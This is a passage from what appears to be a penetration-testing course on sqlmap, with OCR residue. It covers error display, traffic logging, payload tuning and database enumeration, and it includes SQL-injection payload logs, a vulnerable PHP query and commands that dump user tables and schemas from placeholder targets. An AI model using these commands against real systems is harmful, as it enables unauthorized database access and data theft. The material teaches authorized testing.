Support for these formats is implemented in a "relaxed" manner; thus, there are no strict constraints on how the parameter values are stored inside. In case the `POST` body is relatively simple and short, the option `--data` will suffice.

However, in the case of a complex or long POST body, we can once again use the `-r` option:

```
cat req.txt
HTTP / HTTP/1.0
Host: www.example.com

{
  "data": [{
    "type": "articles",
    "id": "1",
    "attributes": {
      "title": "Example JSON",
      "body": "Just an example",
      "created": "2020-05-22T14:56:29.000Z",
      "updated": "2020-05-22T14:56:28.000Z"
    },
    "relationships": {
      "author": {
        "data": {"id": "42", "type": "user"}
      }
    }
  }]
}
```

```
sqlmap -r req.txt
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.4.9}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 00:03:44 /2020-09-15/

[00:03:44] [INFO] parsing HTTP request from 'req.txt'
JSON data found in HTTP body. Do you want to process it? [Y/n/q]
[00:03:45] [INFO] testing connection to the target URL
[00:03:45] [INFO] testing if the target URL content is stable
[00:03:46] [INFO] testing if HTTP parameter 'JSON type' is dynamic
[00:03:46] [WARNING] HTTP parameter 'JSON type' does not appear to be
dynamic
[00:03:46] [WARNING] heuristic (basic) test shows that HTTP parameter
```

```
'JSON type' might not be injectable
```

# Handling SQLMap Errors

---

We may face many problems when setting up SQLMap or using it with HTTP requests. In this section, we will discuss the recommended mechanisms for finding the cause and properly fixing it.

---

## Display Errors

The first step is usually to switch the `--parse-errors`, to parse the DBMS errors (if any) and displays them as part of the program run:

```
...SNIP...
[16:09:20] [INFO] testing if GET parameter 'id' is dynamic
[16:09:20] [INFO] GET parameter 'id' appears to be dynamic
[16:09:20] [WARNING] parsed DBMS error message: 'SQLSTATE[42000]: Syntax
error or access violation: 1064 You have an error in your SQL syntax;
check the manual that corresponds to your MySQL server version for the
right syntax to use near '))"',),)((' at line 1'"
[16:09:20] [INFO] heuristic (basic) test shows that GET parameter 'id'
might be injectable (possible DBMS: 'MySQL')
[16:09:20] [WARNING] parsed DBMS error message: 'SQLSTATE[42000]: Syntax
error or access violation: 1064 You have an error in your SQL syntax;
check the manual that corresponds to your MySQL server version for the
right syntax to use near ''YzDZJELylInm' at line 1'
...SNIP...
```

With this option, SQLMap will automatically print the DBMS error, thus giving us clarity on what the issue may be so that we can properly fix it.

---

## Store the Traffic

The `-t` option stores the whole traffic content to an output file:

```
sqlmap -u "http://www.target.com/vuln.php?id=1" --batch -t
/tmp/traffic.txt
```

```
...SNIP...

cat /tmp/traffic.txt
HTTP request [#1]:
GET /?id=1 HTTP/1.1
Host: www.example.com
Cache-control: no-cache
Accept-encoding: gzip,deflate
Accept: */*
User-agent: sqlmap/1.4.9 (http://sqlmap.org)
Connection: close

HTTP response [#1] (200 OK):
Date: Thu, 24 Sep 2020 14:12:50 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 914
Connection: close
Content-Type: text/html; charset=UTF-8
URI: http://www.example.com:80/?id=1

<!DOCTYPE html>
<html lang="en">
...SNIP...
```

As we can see from the above output, the `/tmp/traffic.txt` file now contains all sent and received HTTP requests. So, we can now manually investigate these requests to see where the issue is occurring.

---

## Verbose Output

Another useful flag is the `-v` option, which raises the verbosity level of the console output:

```
sqlmap -u "http://www.target.com/vuln.php?id=1" -v 6 --batch

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.4.9}
|_ -| . [()]     | .'| . |
|___|_  [()]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 16:17:40 /2020-09-24/
```


```
[16:17:40] [DEBUG] cleaning up configuration parameters
[16:17:40] [DEBUG] setting the HTTP timeout
[16:17:40] [DEBUG] setting the HTTP User-Agent header
[16:17:40] [DEBUG] creating HTTP requests opener object
[16:17:40] [DEBUG] resolving hostname 'www.example.com'
[16:17:40] [INFO] testing connection to the target URL
[16:17:40] [TRAFFIC OUT] HTTP request [#1]:
GET /?id=1 HTTP/1.1
Host: www.example.com
Cache-control: no-cache
Accept-encoding: gzip,deflate
Accept: */*
User-agent: sqlmap/1.4.9 (http://sqlmap.org)
Connection: close

[16:17:40] [DEBUG] declared web page charset 'utf-8'
[16:17:40] [TRAFFIC IN] HTTP response [#1] (200 OK):
Date: Thu, 24 Sep 2020 14:17:40 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 914
Connection: close
Content-Type: text/html; charset=UTF-8
URI: http://www.example.com:80/?id=1

<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1,
shrink-to-fit=no">
  <meta name="description" content="">
  <meta name="author" content="">
  <link href="vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">
  <title>SQLMap Essentials - Case1</title>
</head>

<body>
...SNIP...
```

As we can see, the `-v 6` option will directly print all errors and full HTTP request to the terminal so that we can follow along with everything SQLMap is doing in real-time.

---

## Using Proxy

Finally, we can utilize the `--proxy` option to redirect the whole traffic through a (MiTM) proxy (e.g., `Burp`). This will route all SQLMap traffic through `Burp`, so that we can later manually investigate all requests, repeat them, and utilize all features of `Burp` with these requests:




# Attack Tuning

---

In most cases, SQLMap should run out of the box with the provided target details. Nevertheless, there are options to fine-tune the SQLi injection attempts to help SQLMap in the detection phase. Every payload sent to the target consists of:

- vector (e.g., `UNION ALL SELECT 1,2,VERSION()`): central part of the payload, carrying the useful SQL code to be executed at the target.
- boundaries (e.g. `'<vector>-- -`): prefix and suffix formations, used for proper injection of the vector into the vulnerable SQL statement.

---

## Prefix/Suffix

There is a requirement for special prefix and suffix values in rare cases, not covered by the regular SQLMap run.

For such runs, options `--prefix` and `--suffix` can be used as follows:

```
sqlmap -u "www.example.com/?q=test" --prefix="%'))" --suffix="-- -"
```

This will result in an enclosure of all vector values between the static prefix `%'))` and the suffix `-- -`.

For example, if the vulnerable code at the target is:

```
$query = "SELECT id,name,surname FROM users WHERE id LIKE (('" .
$_GET["q"] . "')) LIMIT 0,1";
$result = mysqli_query($link, $query);
```

The vector `UNION ALL SELECT 1,2,VERSION()`, bounded with the prefix `%'))` and the suffix `-- -`, will result in the following (valid) SQL statement at the target:

```
SELECT id,name,surname FROM users WHERE id LIKE (('test%')) UNION ALL
SELECT 1,2,VERSION()-- -')) LIMIT 0,1
```

---

## Level/Risk

By default, SQLMap combines a predefined set of most common boundaries (i.e., prefix/suffix pairs), along with the vectors having a high chance of success in case of a vulnerable target. Nevertheless, there is a possibility for users to use bigger sets of boundaries and vectors, already incorporated into the SQLMap.

For such demands, the options `--level` and `--risk` should be used:

- The option `--level` (`1-5`, default `1`) extends both vectors and boundaries being used, based on their expectancy of success (i.e., the lower the expectancy, the higher the level).
- The option `--risk` (`1-3`, default `1`) extends the used vector set based on their risk of causing problems at the target side (i.e., risk of database entry loss or denial-of-service).

The best way to check for differences between used boundaries and payloads for different values of `--level` and `--risk`, is the usage of `-v` option to set the verbosity level. In

verbosity 3 or higher (e.g. `-v 3`), messages containing the used `[PAYLOAD]` will be displayed, as follows:

```
sqlmap -u www.example.com/?id=1 -v 3 --level=5

...SNIP...
[14:17:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING
clause'
[14:17:07] [PAYLOAD] 1) AND 5907=7031-- AuiO
[14:17:07] [PAYLOAD] 1) AND 7891=5700 AND (3236=3236
...SNIP...
[14:17:07] [PAYLOAD] 1')) AND 1049=6686 AND (('OoWT' LIKE 'OoWT
[14:17:07] [PAYLOAD] 1'))) AND 4534=9645 AND ((('DdNs' LIKE 'DdNs
[14:17:07] [PAYLOAD] 1%' AND 7681=3258 AND 'hPZg%'='hPZg
...SNIP...
[14:17:07] [PAYLOAD] 1")) AND 4540=7088 AND (("hUye"="hUye
[14:17:07] [PAYLOAD] 1"))) AND 6823=7134 AND ((("aWZj"="aWZj
[14:17:07] [PAYLOAD] 1" AND 7613=7254 AND "NMxB"="NMxB
...SNIP...
[14:17:07] [PAYLOAD] 1"="1" AND 3219=7390 AND "1"="1
[14:17:07] [PAYLOAD] 1' IN BOOLEAN MODE) AND 1847=8795#
[14:17:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING
clause (subquery - comment)'
```

On the other hand, payloads used with the default `--level` value have a considerably smaller set of boundaries:

```
sqlmap -u www.example.com/?id=1 -v 3
...SNIP...
[14:20:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING
clause'
[14:20:36] [PAYLOAD] 1) AND 2678=8644 AND (3836=3836
[14:20:36] [PAYLOAD] 1 AND 7496=4313
[14:20:36] [PAYLOAD] 1 AND 7036=6691-- DmQN
[14:20:36] [PAYLOAD] 1') AND 9393=3783 AND ('SgYz'='SgYz
[14:20:36] [PAYLOAD] 1' AND 6214=3411 AND 'BhwY'='BhwY
[14:20:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING
clause (subquery - comment)'
```

As for vectors, we can compare used payloads as follows:

```
sqlmap -u www.example.com/?id=1
...SNIP...
[14:42:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING
clause'
```

```
[14:42:38] [INFO] testing 'OR boolean-based blind - WHERE or HAVING
clause'
[14:42:38] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (FLOOR)'
...SNIP...
```

```
sqlmap -u www.example.com/?id=1 --level=5 --risk=3

...SNIP...
[14:46:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING
clause'
[14:46:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING
clause'
[14:46:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause
(NOT)'
...SNIP...
[14:46:05] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or
HAVING clause (CAST)'
[14:46:05] [INFO] testing 'PostgreSQL OR boolean-based blind - WHERE or
HAVING clause (CAST)'
[14:46:05] [INFO] testing 'Oracle AND boolean-based blind - WHERE or
HAVING clause (CTXSYS.DRITHSX.SN)'
...SNIP...
[14:46:05] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY,
GROUP BY clause'
[14:46:05] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY,
GROUP BY clause (original value)'
[14:46:05] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY
clause (original value)'
...SNIP...
[14:46:05] [INFO] testing 'SAP MaxDB boolean-based blind - Stacked
queries'
[14:46:06] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[14:46:06] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING
clause (EXP)'
...SNIP...
```

As for the number of payloads, by default (i.e. `--level=1 --risk=1`), the number of payloads used for testing a single parameter goes up to 72, while in the most detailed case (`--level=5 --risk=3`) the number of payloads increases to 7,865.

As SQLMap is already tuned to check for the most common boundaries and vectors, regular users are advised not to touch these options because it will make the whole detection process considerably slower. Nevertheless, in special cases of SQLi vulnerabilities, where

usage of `OR` payloads is a must (e.g., in case of `login` pages), we may have to raise the risk level ourselves.

This is because `OR` payloads are inherently dangerous in a default run, where underlying vulnerable SQL statements (although less commonly) are actively modifying the database content (e.g. `DELETE` or `UPDATE`).

---

# Advanced Tuning

To further fine-tune the detection mechanism, there is a hefty set of switches and options. In regular cases, SQLMap will not require its usage. Still, we need to be familiar with them so that we could use them when needed.

## Status Codes

For example, when dealing with a huge target response with a lot of dynamic content, subtle differences between `TRUE` and `FALSE` responses could be used for detection purposes. If the difference between `TRUE` and `FALSE` responses can be seen in the HTTP codes (e.g. `200` for `TRUE` and `500` for `FALSE`), the option `--code` could be used to fixate the detection of `TRUE` responses to a specific HTTP code (e.g. `--code=200`).

## Titles

If the difference between responses can be seen by inspecting the HTTP page titles, the switch `--titles` could be used to instruct the detection mechanism to base the comparison based on the content of the HTML tag `<title>`.

## Strings

In case of a specific string value appearing in `TRUE` responses (e.g. `success`), while absent in `FALSE` responses, the option `--string` could be used to fixate the detection based only on the appearance of that single value (e.g. `--string=success`).

## Text-only

When dealing with a lot of hidden content, such as certain HTML page behaviors tags (e.g. `<script>`, `<style>`, `<meta>`, etc.), we can use the `--text-only` switch, which removes all the HTML tags, and bases the comparison only on the textual (i.e., visible) content.

## Techniques

In some special cases, we have to narrow down the used payloads only to a certain type. For example, if the time-based blind payloads are causing trouble in the form of response

timeouts, or if we want to force the usage of a specific SQLi payload type, the option `--technique` can specify the SQLi technique to be used.

For example, if we want to skip the time-based blind and stacking SQLi payloads and only test for the boolean-based blind, error-based, and UNION-query payloads, we can specify these techniques with `--technique=BEU`.

### UNION SQLi Tuning

In some cases, `UNION` SQLi payloads require extra user-provided information to work. If we can manually find the exact number of columns of the vulnerable SQL query, we can provide this number to SQLMap with the option `--union-cols` (e.g. `--union-cols=17`). In case that the default "dummy" filling values used by SQLMap - `NULL` and random integer- are not compatible with values from results of the vulnerable SQL query, we can specify an alternative value instead (e.g. `--union-char='a'`).

Furthermore, in case there is a requirement to use an appendix at the end of a `UNION` query in the form of the `FROM <table>` (e.g., in case of Oracle), we can set it with the option `--union-from` (e.g. `--union-from=users`).

Failing to use the proper `FROM` appendix automatically could be due to the inability to detect the DBMS name before its usage.

# Database Enumeration

---

Enumeration represents the central part of an SQL injection attack, which is done right after the successful detection and confirmation of exploitability of the targeted SQLi vulnerability. It consists of lookup and retrieval (i.e., exfiltration) of all the available information from the vulnerable database.

---

## SQLMap Data Exfiltration

For such purpose, SQLMap has a predefined set of queries for all supported DBMSes, where each entry represents the SQL that must be run at the target to retrieve the desired content. For example, the excerpts from queries.xml for a MySQL DBMS can be seen below:

```
<?xml version="1.0" encoding="UTF-8"?>

<root>
    <dbms value="MySQL">
        <!-- http://dba.fyicenter.com/faq/mysql/Difference-between-CHAR-
and-NCHAR.html -->
```

```
        <cast query="CAST(%s AS NCHAR)"/>
        <length query="CHAR_LENGTH(%s)"/>
        <isnull query="IFNULL(%s,' ')"/>
...SNIP...
        <banner query="VERSION()"/>
        <current_user query="CURRENT_USER()"/>
        <current_db query="DATABASE()"/>
        <hostname query="@@HOSTNAME"/>
        <table_comment query="SELECT table_comment FROM
INFORMATION_SCHEMA.TABLES WHERE table_schema='%s' AND table_name='%s'"/>
        <column_comment query="SELECT column_comment FROM
INFORMATION_SCHEMA.COLUMNS WHERE table_schema='%s' AND table_name='%s' AND
column_name='%s'"/>
        <is_dba query="(SELECT super_priv FROM mysql.user WHERE user='%s'
LIMIT 0,1)='Y'"/>
        <check_udf query="(SELECT name FROM mysql.func WHERE name='%s'
LIMIT 0,1)='%s'"/>
        <users>
            <inband query="SELECT grantee FROM
INFORMATION_SCHEMA.USER_PRIVILEGES" query2="SELECT user FROM mysql.user"
query3="SELECT username FROM DATA_DICTIONARY.CUMULATIVE_USER_STATS"/>
            <blind query="SELECT DISTINCT(grantee) FROM
INFORMATION_SCHEMA.USER_PRIVILEGES LIMIT %d,1" query2="SELECT
DISTINCT(user) FROM mysql.user LIMIT %d,1" query3="SELECT
DISTINCT(username) FROM DATA_DICTIONARY.CUMULATIVE_USER_STATS LIMIT %d,1"
count="SELECT COUNT(DISTINCT(grantee)) FROM
INFORMATION_SCHEMA.USER_PRIVILEGES" count2="SELECT COUNT(DISTINCT(user))
FROM mysql.user" count3="SELECT COUNT(DISTINCT(username)) FROM
DATA_DICTIONARY.CUMULATIVE_USER_STATS"/>
        </users>
    ...SNIP...
```

For example, if a user wants to retrieve the "banner" (switch `--banner`) for the target based on MySQL DBMS, the `VERSION()` query will be used for such purpose.

In case of retrieval of the current user name (switch `--current-user`), the `CURRENT_USER()` query will be used.

Another example is retrieving all the usernames (i.e., tag `<users>`). There are two queries used, depending on the situation. The query marked as `inband` is used in all non-blind situations (i.e., UNION-query and error-based SQLi), where the query results can be expected inside the response itself. The query marked as `blind`, on the other hand, is used for all blind situations, where data has to be retrieved row-by-row, column-by-column, and bit-by-bit.

---

# Basic DB Data Enumeration

Usually, after a successful detection of an SQLi vulnerability, we can begin the enumeration of basic details from the database, such as the hostname of the vulnerable target ( `--hostname` ), current user's name ( `--current-user` ), current database name ( `--current-db` ), or password hashes ( `--passwords` ). SQLMap will skip SQLi detection if it has been identified earlier and directly start the DBMS enumeration process.

Enumeration usually starts with the retrieval of the basic information:

- Database version banner (switch `--banner` )
- Current user name (switch `--current-user` )
- Current database name (switch `--current-db` )
- Checking if the current user has DBA (administrator) rights (switch `--is-dba` )

The following SQLMap command does all of the above:

```
sqlmap -u "http://www.example.com/?id=1" --banner --current-user --
current-db --is-dba


        ___
       __H__
 ___ ___['']_____ ___ ___  {1.4.9}
|_ -| . ['']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 13:30:57 /2020-09-17/

[13:30:57] [INFO] resuming back-end DBMS 'mysql'
[13:30:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 5134=5134

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP
BY clause (FLOOR)
    Payload: id=1 AND (SELECT 5907 FROM(SELECT
COUNT(*),CONCAT(0x7170766b71,(SELECT
(ELT(5907=5907,1))),0x7178707671,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
```

```
    Payload: id=1 UNION ALL SELECT
NULL,NULL,CONCAT(0x7170766b71,0x7a76726a6442576667644e6b476e57766561516856
4b7a696a6d4646475159716f784f5647535654,0x7178707671)-- -
---
[13:30:57] [INFO] the back-end DBMS is MySQL
[13:30:57] [INFO] fetching banner
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0
banner: '5.1.41-3~bpo50+1'
[13:30:58] [INFO] fetching current user
current user: 'root@%'
[13:30:58] [INFO] fetching current database
current database: 'testdb'
[13:30:58] [INFO] testing if current user is DBA
[13:30:58] [INFO] fetching current user
current user is DBA: True
[13:30:58] [INFO] fetched data logged to text files under
'/home/user/.local/share/sqlmap/output/www.example.com'

[*] ending @ 13:30:58 /2020-09-17/
```

From the above example, we can see that the database version is quite old (MySQL 5.1.41 - from November 2009), and the current user name is `root`, while the current database name is `testdb`.

Note: The 'root' user in the database context in the vast majority of cases does not have any relation with the OS user "root", other than that representing the privileged user within the DBMS context. This basically means that the DB user should not have any constraints within the database context, while OS privileges (e.g. file system writing to arbitrary location) should be minimalistic, at least in the recent deployments. The same principle applies for the generic 'DBA' role.

---

## Table Enumeration

In most common scenarios, after finding the current database name (i.e. `testdb`), the retrieval of table names would be by using the `--tables` option and specifying the DB name with `-D testdb`, is as follows:

```
sqlmap -u "http://www.example.com/?id=1" --tables -D testdb

...SNIP...
[13:59:24] [INFO] fetching tables for database: 'testdb'
Database: testdb
[4 tables]
```


```
+---------------+
| member        |
| data          |
| international |
| users         |
+---------------+
```

After spotting the table name of interest, retrieval of its content can be done by using the `--dump` option and specifying the table name with `-T users`, as follows:

```
sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb

...SNIP...
Database: testdb

Table: users
[4 entries]
+----+--------+------------+
| id | name   | surname    |
+----+--------+------------+
| 1  | luther | blisset    |
| 2  | fluffy | bunny      |
| 3  | wu     | ming       |
| 4  | NULL   | nameisnull |
+----+--------+------------+

[14:07:18] [INFO] table 'testdb.users' dumped to CSV file
'/home/user/.local/share/sqlmap/output/www.example.com/dump/testdb/users.c
sv'
```

The console output shows that the table is dumped in formatted CSV format to a local file, `users.csv`.

Tip: Apart from default CSV, we can specify the output format with the option `--dump-format` to HTML or SQLite, so that we can later further investigate the DB in an SQLite environment.



Database Structure | Browse Data | Edit Pragmas | Execute SQL

Table: COLUMNS

| | DATA_TYPE | TABLE_NAME | IS_NULLABLE | COLUMN_TYPE | COLUMN_NAME | TABLE_SCHEMA | PRIVILEGES | NUMERI |
|---|---|---|---|---|---|---|---|---|
| | Filter | Filter | Filter | Filter | Filter | Filter | Filter | Filter |
| 1 | varchar | CHARACTER_SETS | NO | varchar(32) | CHARACTER_SET_NAME | information_schema | select | NULL |
| 2 | varchar | CHARACTER_SETS | NO | varchar(32) | DEFAULT_COLLATE_N... | information_schema | select | NULL |
| 3 | varchar | CHARACTER_SETS | NO | varchar(60) | DESCRIPTION | information_schema | select | NULL |
| 4 | bigint | CHARACTER_SETS | NO | bigint(3) | MAXLEN | information_schema | select | 0 |
| 5 | varchar | COLLATIONS | NO | varchar(32) | COLLATION_NAME | information_schema | select | NULL |
| 6 | varchar | COLLATIONS | NO | varchar(32) | CHARACTER_SET_NAME | information_schema | select | NULL |
| 7 | bigint | COLLATIONS | NO | bigint(11) | ID | information_schema | select | 0 |
| 8 | varchar | COLLATIONS | NO | varchar(3) | IS_DEFAULT | information_schema | select | NULL |
| 9 | varchar | COLLATIONS | NO | varchar(3) | IS_COMPILED | information_schema | select | NULL |
| 10 | bigint | COLLATIONS | NO | bigint(3) | SORTLEN | information_schema | select | 0 |
| 11 | varchar | COLLATION_CHAR... | NO | varchar(32) | COLLATION_NAME | information_schema | select | NULL |

## Table/Row Enumeration

When dealing with large tables with many columns and/or rows, we can specify the columns (e.g., only `name` and `surname` columns) with the `-C` option, as follows:

```
sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb -C
name,surname

...SNIP...
Database: testdb

Table: users
[4 entries]
+--------+------------+
| name   | surname    |
+--------+------------+
| luther | blisset    |
| fluffy | bunny      |
| wu     | ming       |
| NULL   | nameisnull |
+--------+------------+
```

To narrow down the rows based on their ordinal number(s) inside the table, we can specify the rows with the `--start` and `--stop` options (e.g., start from 2nd up to 3rd entry), as follows:

```
sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --
start=2 --stop=3
```

```
...SNIP...
Database: testdb

Table: users
[2 entries]
+----+--------+---------+
| id | name   | surname |
+----+--------+---------+
| 2  | fluffy | bunny   |
| 3  | wu     | ming    |
+----+--------+---------+
```

---

## Conditional Enumeration

If there is a requirement to retrieve certain rows based on a known `WHERE` condition (e.g. `name LIKE 'f%'`), we can use the option `--where`, as follows:

```
sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --
where="name LIKE 'f%'"

...SNIP...
Database: testdb

Table: users
[1 entry]
+----+--------+---------+
| id | name   | surname |
+----+--------+---------+
| 2  | fluffy | bunny   |
+----+--------+---------+
```

---

## Full DB Enumeration

Instead of retrieving content per single-table basis, we can retrieve all tables inside the database of interest by skipping the usage of option `-T` altogether (e.g. `--dump -D testdb`). By simply using the switch `--dump` without specifying a table with `-T`, all of the current database content will be retrieved. As for the `--dump-all` switch, all the content from all the databases will be retrieved.

In such cases, a user is also advised to include the switch `--exclude-sysdbs` (e.g. `--dump-all --exclude-sysdbs`), which will instruct SQLMap to skip the retrieval of content from system databases, as it is usually of little interest for pentesters.

# Advanced Database Enumeration

---

Now that we have covered the basics of database enumeration with SQLMap, we will cover more advanced techniques to enumerate data of interest further in this section.

---

## DB Schema Enumeration

If we wanted to retrieve the structure of all of the tables so that we can have a complete overview of the database architecture, we could use the switch `--schema`:

```
sqlmap -u "http://www.example.com/?id=1" --schema

...SNIP...
Database: master
Table: log
[3 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| date   | datetime     |
| agent  | varchar(512) |
| id     | int(11)      |
+--------+--------------+

Database: owasp10
Table: accounts
[4 columns]
+-------------+---------+
| Column      | Type    |
+-------------+---------+
| cid         | int(11) |
| mysignature | text    |
| password    | text    |
| username    | text    |
+-------------+---------+
...
Database: testdb
Table: data
[2 columns]
```

```
+---------+---------+
| Column  | Type    |
+---------+---------+
| content | blob    |
| id      | int(11) |
+---------+---------+

Database: testdb
Table: users
[3 columns]
+---------+---------------+
| Column  | Type          |
+---------+---------------+
| id      | int(11)       |
| name    | varchar(500)  |
| surname | varchar(1000) |
+---------+---------------+
```

---

## Searching for Data

When dealing with complex database structures with numerous tables and columns, we can search for databases, tables, and columns of interest, by using the `--search` option. This option enables us to search for identifier names by using the `LIKE` operator. For example, if we are looking for all of the table names containing the keyword `user`, we can run SQLMap as follows:

```
sqlmap -u "http://www.example.com/?id=1" --search -T user

...SNIP...
[14:24:19] [INFO] searching tables LIKE 'user'
Database: testdb
[1 table]
+-----------------+
| users           |
+-----------------+

Database: master
[1 table]
+-----------------+
| users           |
+-----------------+

Database: information_schema
[1 table]
+-----------------+
```

```
| USER_PRIVILEGES |
+-----------------+

Database: mysql
[1 table]
+-----------------+
| user            |
+-----------------+

